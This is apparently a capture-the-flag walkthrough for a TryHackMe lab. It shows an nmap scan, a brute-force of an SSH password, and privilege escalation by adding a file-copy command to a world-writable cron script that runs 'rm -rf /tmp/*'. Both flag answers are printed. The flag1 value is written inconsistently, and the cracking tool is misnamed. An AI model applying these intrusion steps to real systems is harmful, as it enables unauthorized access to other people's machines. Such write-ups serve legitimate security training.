

Objectives

1. What port is SSH running on?
2. Crack sam's password and read flag1.txt
3. Escalate your privileges by taking advantage of a cronjob running every minute. What is flag2?

```
root@kali:~# nmap -A -T4 10.10.140.69
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 18:55 EDT
Nmap scan report for 10.10.140.69
Host is up (0.038s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
4567/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:c1:bd:20:25:42:e6:a7:29:91:66:83:a2:c9:aa:6b (RSA)
|   256 a4:9b:d0:9e:16:30:da:a4:e4:10:81:92:fc:4b:f2:ae (ECDSA)
|   256 32:f6:08:bb:66:fa:9a:39:99:63:6f:87:8c:4c:30:17 (ED25519)
```

1. What port is SSH running on?
 - A nmap scan shows that ssh is open on port 4567
2. Crack sam's password and read flag1.txt

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.244.162:4567/
[4567][ssh] host: 10.10.244.162 login: sam password: chocolate
1 of 1 target successfully completed, 1 valid password found
```

```
sam@10.10.244.162's password:
      .-.-.-.
     /         \
    / .@-@. \
   /   \_/_   \
  /       \     \
 /         \     \
/           \     \
\           /     /
 \         /     /
  \       /     /
   \   _/     /
    \_/       /
     tryhackme

Last login: Thu Dec 19 20:21:55 2019 from 89.241.198.95
sam@ip-10-10-244-162:~$ ls
flag1.txt
sam@ip-10-10-244-162:~$ cat flag1.txt
THM{dec4389bcc09669650f3479334532aeab}
```

- Hashcat found the password as 'chocolate'. Lets ssh into the machine and find the first flag.
- Flag is
- THM{dec4389bc09669650f3479334532aeab}

3. Escalate your privileges by taking advantage of a cronjob running every minute. What is flag2?


- Use `crontab -l` to list cron jobs for sam. There are none. Using `find / -name flag2.txt` shows that it is in the Ubuntu user's directory and we need the Ubuntu user's permissions to read it.
- We cannot see the cron jobs for Ubuntu user without root access. Let's search for all files that we have permission to read and write

```
sam@ip-10-10-206-9:~$ find / -type f -perm -o+w 2>/dev/null
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/init.scope/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/xdm.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
/sys/kernel/security/apparmor/.ns_level
/sys/kernel/security/apparmor/.ns_stacked
/sys/kernel/security/apparmor/.stacked
/sys/kernel/security/apparmor/.access
/home/scripts/clean_up.sh
```

- At the bottom of the big list is a `clean_up.sh` bash script. It is used to remove files from the `/tmp/` directory. Let's see if this is the cron job that's running every minute. We can make a new file in `/tmp/` then see if it gets deleted in a minute. It does!

```
sam@ip-10-10-206-9:/home/scripts$ cd /home/scripts/
sam@ip-10-10-206-9:/home/scripts$ ls
clean_up.sh  test.txt
sam@ip-10-10-206-9:/home/scripts$ cat test.txt
test
sam@ip-10-10-206-9:/home/scripts$ cat clean_up.sh
rm -rf /tmp/*
sam@ip-10-10-206-9:/home/scripts$ ls -al /tmp/
total 28
drwxrwxrwt  7 root root 4096 Apr  2 22:31 .
drwxr-xr-x 23 root root 4096 Apr  2 20:11 ..
drwxrwxrwt  2 root root 4096 Apr  2 20:11 .font-unix
drwxrwxrwt  2 root root 4096 Apr  2 20:11 .ICE-unix
drwxrwxrwt  2 root root 4096 Apr  2 20:11 .Test-unix
drwxrwxrwt  2 root root 4096 Apr  2 20:11 .X11-unix
drwxrwxrwt  2 root root 4096 Apr  2 20:11 .XIM-unix
sam@ip-10-10-206-9:/home/scripts$ touch /tmp/test.txt
sam@ip-10-10-206-9:/home/scripts$ ls /tmp/
test.txt
sam@ip-10-10-206-9:/home/scripts$ ls /tmp/
sam@ip-10-10-206-9:/home/scripts$ cd ~
sam@ip-10-10-206-9:~$ ls
flag1.txt  report.txt
```


- Towards the bottom of the picture ^ test.txt is still in /tmp/. A minute later, it is gone. This is the cron job we want! Lets edit the script to copy the contents of flag2.txt to sam's directory.



A terminal window with a dark background. The title bar shows 'sam@ip-10-10-206-9: ~'. There are three tabs: 'hellmoon@pop-os: ~', 'sam@ip-10-10-206-9: ~' (active), and 'hellmoon@pop-os: ~'. The terminal shows the following commands:

```
rm -rf /tmp/*
cat /home/ubuntu/flag2.txt >> /home/sam/flag2.txt
```


Below the commands are four tilde characters (~) on separate lines.



A terminal window with a dark background. The prompt is 'sam@ip-10-10-206-9:~\$'. The following commands and outputs are shown:

```
ls
flag1.txt  report.txt
ls
flag1.txt  flag2.txt  report.txt
```

- A minute later, we have flag2.txt



A terminal window with a dark background. The prompt is 'sam@ip-10-10-206-9:~\$'. The following command and output are shown:

```
cat flag2.txt
THM{b27d33705f97ba2e1f444ec2da5f5f61}
```

- And the contents:

- THM{b27d33705f97ba2e1f444ec2da5f5f61}